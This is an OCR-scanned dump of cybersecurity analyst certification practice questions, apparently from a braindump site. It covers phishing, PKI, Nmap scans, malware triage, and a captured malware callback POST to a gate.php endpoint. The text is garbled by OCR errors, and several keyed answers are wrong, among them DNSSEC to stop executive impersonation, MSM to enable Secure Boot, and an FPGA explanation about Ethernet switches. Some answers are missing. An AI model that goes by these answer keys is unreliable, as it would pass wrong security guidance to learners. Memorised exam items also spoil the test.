
Which of the following activities is MOST likely happening on the server?
A. A MITM attack
B. A vulnerability scan
C. Fuzzing

D. Enumeration
Answer: A (LEAVE A REPLY)

NEW QUESTION: 113
A company offers a hardware security appliance to customers that provides remote administration of a device on the customer's network Customers are not authorized to alter the configuration The company deployed a software process to manage unauthorized changes to the appliance log them, and forward them to a central repository for evaluation Which of the following processes is the company using to ensure the appliance is not altered from its ongmal configured state?
A. CI/CD
B. Software assurance
C. Anti-tamper
D. Change management
Answer: (SHOW ANSWER)
change management - process through which changes to the configuration of information systems are monitored and controlled. Each individual component should have a separate document or database record that describes its initial state and subsequent changes

NEW QUESTION: 114
Malware is suspected on a server in the environment.
The analyst is provided with the output of commands from servers in the environment and needs to review all output files in order to determine which process running on one of the servers may be malware.
INSTRUCTIONS
Servers 1, 2, and 4 are clickable. Select the Server and the process that host the malware.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Network Diagram for Company A




Server1 Log


Image Name	PID	Session Name	Session#	Mem Usage
System Idle Process	0	Services	0	24 K
System	4	Services	0	1,340 K
smss.exe	300	Services	0	884 K
csrss.exe	384	Services	0	3,048 K
wininit.exe	432	Services	0	3,284 K
services.exe	532	Services	0	7,832 K
lsass.exe	540	Services	0	9,776 K
lsm.exe	560	Services	0	5,164 K
svchost.exe	884	Services	0	22,528 K
svchost.exe	276	Services	0	9,860 K
svchost.exe	348	Services	0	12,136 K
spoolsv.exe	1036	Services	0	8,216 K
svchost.exe	1068	Services	0	7,888 K
svchost.exe	2020	Services	0	17,324 K
notepad.exe	1276	Services	0	4,324 K
svchost.exe	1720	Services	0	3,172 K
SearchIndexer.exe	864	Services	0	14,968 K
OSPPSVC.EXE	2584	Services	0	13,764 K
csrss.exe	372	RDP-Tcp#0	1	7,556 K
winlogon.exe	460	RDP-Tcp#0	1	5,832 K
rdpclip.exe	1600	RDP-Tcp#0	1	4,356 K
dwm.exe	772	RDP-Tcp#0	1	5,116 K
taskhost.exe	1700	RDP-Tcp#0	1	8,720 K

Server4 Log

spoolsv.exe	1036	Services	0	8,216 K
svchost.exe	1068	Services	0	7,888 K
svchost.exe	2020	Services	0	17,324 K
svchost.exe	1720	Services	0	3,172 K
SearchIndexer.exe	864	Services	0	14,968 K
OSPPSVC.EXE	2584	Services	0	13,764 K
csrss.exe	372	RDP-Tcp#0	1	7,556 K
winlogon.exe	460	RDP-Tcp#0	1	5,832 K
rdpclip.exe	1600	RDP-Tcp#0	1	4,356 K
dwm.exe	772	RDP-Tcp#0	1	5,116 K
taskhost.exe	1700	RDP-Tcp#0	1	8,720 K
explorer.exe	2500	RDP-Tcp#0	1	66,444 K
splwow64.exe	2960	RDP-Tcp#0	1	4,152 K
cmd.exe	1260	RDP-Tcp#0	1	2,652 K
conhost.exe	2616	RDP-Tcp#0	1	5,256 K
audiodg.exe	980	Services	0	13,256 K
csrss.exe	2400	Console	3	3,512 K
winlogon.exe	2492	Console	3	5,772 K
LogonUI.exe	2864	Console	3	17,056 K
taskhost.exe	2812	Services	0	9,540 K
tasklist.exe	1208	RDP-Tcp#0	1	5,196 K
WmiPrvSE.exe	1276	Services	0	5,776 K



Answer:



NEW QUESTION: 115

While implementing a PKI for a company, a security analyst plans to utilize a dedicated server as the certAcate authority that is only used to sign intermediate certificates. Which of the following are the MOST secure states for the certificate authority server when it is not in use? (Select TWO)

A. Powered off

B. Air gapped
C. Full disk encrypted
D. VPN accessible only
E. Backed up hourly
F. On a private VLAN
Answer: (SHOW ANSWER)

NEW QUESTION: 116
A security analyst is researching ways to improve the security of a company's email system to mitigate emails that are impersonating company executives. Which of the following would be BEST for the analyst to configure to achieve this objective?
A. A TXT record on the name server for SPF
B. Domain Keys identified Man
C. DNSSEC keys to secure replication
D. A sandbox to check incoming mad
Answer: C (LEAVE A REPLY)

NEW QUESTION: 117
A security analyst needs to assess the web server versions on a list of hosts to determine which are running a vulnerable version of the software and output that list into an XML file named webserverlist.xml. The host list is provided in a file named webserverlist.txt. Which of the following Nmap commands would BEST accomplish this goal?
A. nmap --takefile webserverlist.txt --outputfileasXML webserverlist.xml -scanports 443
B. nmap -iL webserverlist.txt -sC -p 443 -oX webserverlist.xml
C. nmap -iL webserverlist.txt -sV -p 443 -oX webserverlist.xml
D. nmap -iL webserverlist.txt -F -p 443 -oX webserverlist.xml
Answer: C (LEAVE A REPLY)

NEW QUESTION: 118
Which of the following sources would a security analyst rely on to provide relevant and timely threat information concerning the financial services industry?
A. Information sharing and analysis membership
B. Common vulnerability and exposure bulletins
C. Real-time and automated firewall rules subscriptions
D. Open-source intelligence, such as social media and blogs
Answer: A (LEAVE A REPLY)

NEW QUESTION: 119
A security analyst discovers suspicious host activity while performing monitoring activities. The analyst pulls a packet capture for the activity and sees the following:

Date/time	Destination	Protocol	Host	Info
2020-08-20	92.168.4.52	HTTP	utoftor.com	POST /210/gate.php HTTP/1.1 (Application/octet-stream)

Follow TCP stream:

```
POST /210/gate.php HTTP/1.1
Cache-control: no-cache
Connection: close
Pragma: no-cache
Content-Type: application/octet-stream
User-Agent: Mozilla/4.0
Host: utoftor.com
$s.0.k..4.4.RQA.6….HTTP/1.1 200 OK
Server: nginx/1.6.2
.
```


Which of the following describes what has occurred?

A. The host attempted to download an application from utoftor.com.

B. The host downloaded an application from utoftor.com.

C. The host attempted to make a secure connection to utoftor.com.

D. The host rejected the connection from utoftor.com.

Answer: (SHOW ANSWER)

This is based from the Info "(Application/octet-stream) https://isotropic.co/what-is-octet-stream/

"Connection: close" mean when used in the response message? Bookmark this question. Show activity on this post. When the client uses the Connection: close header in the request message, this means that it wants the server to close the connection after sending the response message. 200 OK is the most common HTTP status code. It generally means that the HTTP request succeeded. https://evertpot.com/http/200-ok

NEW QUESTION: 120

A team of network security analysts is examining network traffic to determine if sensitive data was exfitrated Upon further investigation, the analysts believe confidential data was compromised. Which of me following capattlnes would BEST defend against tnts type of sensitive data eifiitraUon?

A. Enaypi the hard drives

B. Implement DLP

C. Deploy EDR.

D. Deploy an edge firewal.

Answer: C (LEAVE A REPLY)

NEW QUESTION: 121

Company A is m the process of merging with Company B As part of the merger, connectivity between the ERP systems must be established so portent financial information can be shared between the two entitles. Which of the following will establish a more automated approach to secure data transfers between the two entities?

A. Create static NATs on each entity's firewalls that map lo the ERP systems and use native ERP authentication to allow access.

B. Set up a PKI between Company A and Company B and Intermediate shared certificates between the two entities

C. Set up a VPN between Company A and Company B. granting access only lo the ERPs within the connection

D. Set up an FTP server that both companies can access and export the required financial data to a folder.

Answer: C (LEAVE A REPLY)

NEW QUESTION: 122
A code review reveals a web application is using lime-based cookies for session management. This is a security concern because lime-based cookies are easy to:
A. parameterize.
B. decrypt.
C. decode.
D. guess.
Answer: (SHOW ANSWER)

NEW QUESTION: 123
Industry partners from critical infrastructure organizations were victims of attacks on their SCADA devices. The attacker was able to gain access to the SCADA by logging in to an account with weak credentials. Which of the following identity and access management solutions would help to mitigate this risk?
A. Multifactor authentication
B. Manual access reviews
C. Endpoint detection and response
D. Role-based access control
Answer: D (LEAVE A REPLY)
RBAC helps organizations manage access to critical infrastructure networks by assigning access based on roles. This allows organizations to control who can access specific resources and helps eliminate weak credentials that attackers could exploit. Manual reviews and endpoint detection and response can also help to mitigate risk, but role based access control is the best solution for this scenario.

NEW QUESTION: 124
Which of the following APT adversary archetypes represent non-nation-state threat actors? (Select TWO)
A. Panda
B. Kitten
C. Tiger
D. Spider
E. Jackal
F. Bear
Answer: (SHOW ANSWER)

NEW QUESTION: 125
As part of an exercise set up by the information security officer, the IT staff must move some of the network systems to an off-site facility and redeploy them for testing. All staff members must ensure their respective systems can power back up and match their gold image. If they find any inconsistencies, they must formally document the information.
Which of the following BEST describes this test?
A. Walk through

B. Simulation
C. Full interruption
D. Parallel
Answer: B (LEAVE A REPLY)

NEW QUESTION: 126
A security analyst is handling an incident in which ransomware has encrypted the disks of several company workstations. Which of the following would work BEST to prevent this type of Incident in the future?
A. Virtualize all the endpoints with dairy snapshots of the virtual machines.
B. Establish a ransomware awareness program and implement secure and verifiable backups.
C. Back up the workstations to facilitate recovery and create a gold Image.
D. Implement a UTM instead of a stateful firewall and enable gateway antivirus.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 127
According to a static analysis report for a web application, a dynamic code evaluation script injection vulnerability was found. Which of the following actions is the BEST option to fix the vulnerability in the source code?
A. Use parameterized queries.
B. Delete the vulnerable section of the code immediately.
C. Create a custom rule on the web application firewall.
D. Validate user input before execution and interpretation.
Answer: (SHOW ANSWER)

NEW QUESTION: 128
A system's authority to operate (ATO) is set to expire in four days. Because of other activities and limited staffing, the organization has neglected to start reauthentication activities until now. The cybersecurity group just performed a vulnerability scan with the partial set of results shown below:

```
-----
Scan Host: 192.168.1.13
15-Jan-16 08:12:10.1 EDT

Vulnerability CVE-2015-1635
HTTP.sys in Microsoft Windows 7 SP1, Windows Server 2008 R2 SP1, Windows 8,
Windows 8.1 and Windows Server 2012 allows remote attackers to execute
arbitrary code via crafted HTTP requests, aka "HTTP.sys remote code execution
vulnerability"

Severity: 10.0 (high)

Expected Result: enforceHTTPValidation='enabled';
Current Value: enforceHTTPValidation=enabled;

Evidence:
C:\%system%\Windows\config\web.config
-----
```


Based on the scenario and the output from the vulnerability scan, which of the following should the security team do with this finding?
A. Ensure HTTP validation is enabled by rebooting the server.

B. Accept this risk for now because this is a "high" severity, but testing will require more than the four days available, and the system ATO needs to be competed.
C. Ignore it. This is false positive, and the organization needs to focus its efforts on other findings.
D. Remediate by going to the web config file, searching for the enforce HTTP validation setting, and manually updating to the correct setting.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 129
An analyst performs a routine scan of a host using Nmap and receives the following output:

```
$ nmap -sS 10.0.3.1
Starting Nmap 8.9 (http://nmap.org) at 2019-01-19 12:03 PST
Nmap scan report for 10.0.3.1
Host is up (0.00098s latency).
Not shown: 979 closed ports

PORT     STATE      SERVICE
20/tcp   filtered   ftp-data
21/tcp   filtered   ftp
22/tcp   open       ssh
23/tcp   open       telnet
80/tcp   open       http

Nmap done: 1 IP address (1 host up) scanned in 0.840 seconds
```


Which of the following should the analyst investigate FIRST?
A. Port 23
B. Port 80
C. Port 22
D. Port 21
Answer: D (LEAVE A REPLY)

NEW QUESTION: 130
The threat intelligence department recently learned of an advanced persistent threat that is leveraging a new strain of malware, exploiting a system router. The company currently uses the same device mentioned in the threat report. Which of the following configuration changes would BEST improve the organization's security posture?
A. Implement an IDS rule that contains the IP addresses from the advanced persistent threat and patch the routers to protect against the vulnerability
B. Implement an IPS rule that contains the IP addresses from the advanced persistent threat and patch the routers to protect against the vulnerability
C. Implement an IPS rule that contains content for the malware variant and patch the routers to protect against the vulnerability
D. Implement an IDS rule that contains content for the malware variant and patch the routers to protect against the vulnerability
Answer: C (LEAVE A REPLY)

NEW QUESTION: 131
Which of following allows Secure Boot to be enabled?
A. MSM
B. PAM
C. eFuse
D. UEFI
Answer: A (LEAVE A REPLY)

NEW QUESTION: 132
Which of the following is a difference between SOAR and SCAP?
A. SOAR can be executed taster and with fewer false positives than SCAP because of advanced heunstics
B. SOAR is less expensive because process and vulnerability remediation is more automated than what SCAP does
C. SOAR has a wider breadth of capability using orchestration and automation, while SCAP is more limited in scope
D. SOAR eliminates the need for people to perform remediation, while SCAP relies heavily on security analysts
Answer: (SHOW ANSWER)

NEW QUESTION: 133
An organization has a strict policy that if elevated permissions are needed, users should always run commands under their own account, with temporary administrator privileges if necessary. A security analyst is reviewing syslog entries and sees the following:

```
<100>2 2020-01-10T19:33:41.002Z webserver su 201 32001 - BOM 'su vi httpd.conf' failed for joe
<100>2 2020-01-10T19:33:48.002Z webserver sudo 201 32001 - BOM 'sudo vi httpd.conf' success
<100>2 2020-01-10T20:36:01.010Z financeserver sudo 201 32001 - BOM 'sudo vi users.txt' success
<100>2 2020-01-10T21:18:34.002Z financeserver su 201 32001 - BOM 'su' success
<100>2 2020-01-10T21:53:11.002Z financeserver su 201 32001 - BOM 'su vi syslog.conf failed for joe
```

Which of the following entries should cause the analyst the MOST concern?
A. <100>2 2020-01-10T20:36:36.0010z financeserver su 201 32001 = BOM ' sudo vi users.txt success
B. <100> 2020-01-10T19:34..002z financeserver su 201 32001 = BOM ' su vi success
C. <100> 2020-01-10T19:33:48.002z webserver sudo 201 32001 = BOM ' su vi httpd.conf' success
D. <100>2 2020-01-10T19:33:41.002z webserver su 201 32001 = BOM ' su vi httpd.conf' failed for joe
E. <100> 2020-01-10T19:33:48.002z webserver sudo 201 32001 = BOM ' su vi syslog.conf failed for jos
Answer: D (LEAVE A REPLY)

NEW QUESTION: 134
An organization was alerted to a possible compromise after its proprietary data was found for sale on the Internet. An analyst is reviewing the logs from the next-generation UTM in an attempt to find evidence of this breach. Given the following output:

Src IP	Src DNS	Dst IP	Dst DNS	Port	Application
10.50.50.121	83hht23.org-int.org	8.8.8.8	google...dns-a.google.com	53	DNS
10.50.50.121	83hht23.org-int.org	77.88.55.66	yandex.ru	443	HTTPS
172.16.52.20	webserver.org-dmz.org	131.52.88.45	--	53	DNS
10.100.10.45	appserver.org-int.org	69.134.21.90	repo.its.utk.edu	21	FTP
172.16.52.20	webserver.org-dmz.org	131.52.88.45	--	10999	HTTPS
172.16.52.100	sftp.org-dmz.org	62.30.221.56	ftps.bluemed.net	42991	SSH
172.16.52.20	webserver.org-dmz.org	131.52.88.45	--	10999	HTTPS

Which of the following should be the focus of the investigation?
A. ftps.bluemed.net
B. 83hht23.org-int.org
C. webserver.org-dmz.org
D. sftp.org-dmz.org
Answer: C (LEAVE A REPLY)

NEW QUESTION: 135
A security analyst is generating a list of recommendations for the company's insecure API. Which of the following is the BEST parameter mitigation rec

A. Implement parameterized queries.
B. Use effective authentication and authorization methods.
C. Use TLs for all data exchanges.
D. Validate all incoming data.
Answer: C (LEAVE A REPLY)


NEW QUESTION: 136
A security analyst is reviewing the following log from an email security service.

Rejection type:	Drop
Rejection description:	IP found in RBL
Event time:	Today at 16:06
Rejection information:	mail.comptia.org https://www.spamfilter.org/query?P=192.167.28.243
From address:	user@comptex.org
To address:	tests@comptia.org
IP address:	192.167.28.243
Remote server name:	192.167.28.243

Which of the following BEST describes the reason why the email was blocked?
A. The To address is invalid.
B. The From address is invalid.
C. The email originated from the www.spamfilter.org URL.
D. The IP address and the remote server name are the same.
E. The IP address was blacklisted.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 137
A security analyst is looking at the headers of a few emails that appear to be targeting all users at an organization:

From:	Justin OReilly
Subject:	Your tax documents is ready for secure download
Date:	2020-01-30
To:	sara.ellis@exampledomain.org
Return-Path:	justinoreilly@provider.com
Received From:	justing@sssofk12awq.com



Which of the following technologies would MOST likely be used to prevent this phishing attempt?

A. S/IMAP

B. DNSSEC

C. DMARC

D. STP

Answer: C (LEAVE A REPLY)

NEW QUESTION: 138

A new vanant of malware is spreading on ihe company network using TCP 443 to contact its command-and-control server The domain name used for callback continues to change, and the analyst is unable to predict future domain name variance Which of the following actions should the analyst take to stop malicious communications with the LEAST disruption to service?

A. Block TCP/443 at the edge router

B. Disable TCP/53 at the penmeter firewall

C. Implement a sinkhole with a high entropy level

D. Configure the DNS forwarders to use recursion

Answer: C (LEAVE A REPLY)

NEW QUESTION: 139

A company's blocklist has outgrown the current technologies in place. The ACLs are at maximum, and the IPS signatures only allow a certain amount of space for domains to be added, creating the need for multiple signatures. Which of the following configuration changes to the existing controls would be the MOST appropriate to improve performance?

A. Implement a host-file-based solution that will use a list of all domains to deny for all machines on the network.

B. Create an IDS for the current blocklist to determine which domains are showing activity and may need to be removed

C. Review the current blocklist and prioritize it based on the level of threat severity. Add the domains with the highest severity to the blocklist.

D. Review the current blocklist to determine which domains can be removed from the list and then update the ACLs

Answer: D (LEAVE A REPLY)

This is the most effective way to improve performance, as it allows you to reduce the amount of domains in the blocklist and reduce the size of the ACLs. By reviewing the blocklist and removing domains that are no longer active or no longer pose a threat, the blocklist can be reduced and the ACLs updated accordingly. This will reduce the amount of traffic and processing power required to manage the blocklist, and can help improve overall performance.

NEW QUESTION: 140

A security analyst received a SIEM alert regarding high levels of memory consumption for a critical system. After several attempts to remediate the issue, the system went down. A root cause analysis revealed a bad actor forced the application to not reclaim memory. This caused the system to be depleted of resources.

Which of the following BEST describes this attack?

A. Denial of service

B. Injection attack
C. Array attack
D. Memory corruption
Answer: A (LEAVE A REPLY)

NEW QUESTION: 141
While monitoring the information security notification mailbox, a security analyst notices several emails were repotted as spam. Which of the following should the analyst do FIRST?
A. Ask the sender to stop sending messages.
B. Delete the email from the company's email servers.
C. Block the sender In the email gateway.
D. Review the message in a secure environment.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 142
During the forensic analysis of a compromised machine, a security analyst discovers some binaries that are exhibiting abnormal behaviors. After extracting the strings, the analyst finds unexpected content Which of the following is the NEXT step the analyst should take?
A. Only allow whitelisted binaries to execute.
B. Validate the binaries' hashes from a trusted source.
C. Use file integrity monitoring to validate the digital signature.
D. Run an antivirus against the binaries to check for malware.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 143
A security analyst was transferred to an organization's threat-hunting team to track specific activity throughout the enterprise environment The analyst must observe and assess the number ot times this activity occurs and aggregate the results. Which of the following is the BEST threat-hunting method for the analyst to use?
A. Grouping
B. Stack counting
C. Searching
D. Clustering
Answer: B (LEAVE A REPLY)

NEW QUESTION: 144
A software developer is correcting the error-handling capabilities of an application following the initial coding of the fix. Which of the following would the software developer MOST likely performed to validate the code poor to pushing it to production?
A. Web-application vulnerability scan
B. Static analysis
C. Penetration test
D. Packet inspection
Answer: B (LEAVE A REPLY)

NEW QUESTION: 145
Which of the following, BEST explains the function of TPM?
A. To provide hardware-based security features using unique keys
B. To implement encryption algorithms for hard drives
C. To improve management of the OS installation.
D. To ensure platform confidentiality by storing security measurements
Answer: A (LEAVE A REPLY)

NEW QUESTION: 146
A security analyst discovers accounts in sensitive SaaS-based systems are not being removed in a timely manner when an employee leaves the organization To BEST resolve the issue, the organization should implement
A. multifactor authentication.
B. manual account reviews
C. role-based access control.
D. federated authentication
Answer: (SHOW ANSWER)

NEW QUESTION: 147
An organization has the following risk mitigation policies
* Risks without compensating controls will be mitigated first it the nsk value is greater than $50,000
* Other nsk mitigation will be pnontized based on risk value.
The following risks have been identified:

Risk	Probability	Impact	Compensating control?
A	80%	$100,000	Y
B	20%	$500,000	Y
C	50%	$120,000	N
D	40%	$80,000	N

Which of the following is the ordei of priority for risk mitigation from highest to lowest?
A. B, C, D, A
B. D, C, B, A
C. A, C, D, B
D. C, B, A, D
E. C. D, A, B
Answer: (SHOW ANSWER)

NEW QUESTION: 148
A security analyst is reviewing WAF logs and notes requests against the corporate website are increasing and starting to impact the performance of the web server. The security analyst queries the logs for requests that triggered an alert on the WAF but were not blocked. Which of the following possible TTP combinations might warrant further investigation? (Select TWO).
A. Failed log-in attempts against the web application
B. Requests sent by NICs with outdated firmware
C. Requests blocked by the web server per the input sanitization

D. Requests sent from the same IP address using different user agents
E. Requests identified by a threat intelligence service with a bad reputation
F. Existence of HTTP/501 status codes generated to the same IP address
Answer: D,E (LEAVE A REPLY)

NEW QUESTION: 149
While reviewing a cyber-risk assessment, an analyst notes there are concerns related to FPGA usage. Which of the following statements would BEST convince the analyst's supervisor to use additional controls?
A. FPGAs are vulnerable to malware installation and require additional protections for their codebase.
B. FPGAs are expensive to produce. Anti-counterierting safeguards are needed.
C. FPGAs are expensive and can only be programmed once. Code deployment safeguards are needed.
D. FPGAs have an inflexible architecture. Additional training for developers is needed
Answer: B (LEAVE A REPLY)
Ethernet switches are mass-produced and offered at discounts on not so widely-used chips with massive economies of scale. While in case of FPGAs,they are used as Ethernet switches and hence cost more since the expense of development and infrastructure are distributed among fewer clients.

NEW QUESTION: 150
A company's security team recently discovered a number of workstations that are at the end of life. The workstation vendor informs the team that the product is no longer supported and patches are no longer available The company is not prepared to cease its use of these workstations Which of the following would be the BEST method to protect these workstations from threats?
A. Isolate the workstations and air gap them when it is feasible
B. Increase security monitoring on the workstations
C. Deploy whitelisting to the identified workstations to limit the attack surface
D. Determine the system process cntcalrty and document it
Answer: (SHOW ANSWER)

NEW QUESTION: 151
Joe, a penetration tester, used a professional directory to identify a network administrator and ID administrator for a client's company. Joe then emailed the network administrator, identifying himself as the ID administrator, and asked for a current password as part of a security exercise. Which of the following techniques were used in this scenario?
A. Email harvesting and host scanning
B. Enumeration and OS fingerprinting
C. Social media profiling and phishing
D. Network and host scanning
Answer: C (LEAVE A REPLY)

NEW QUESTION: 152
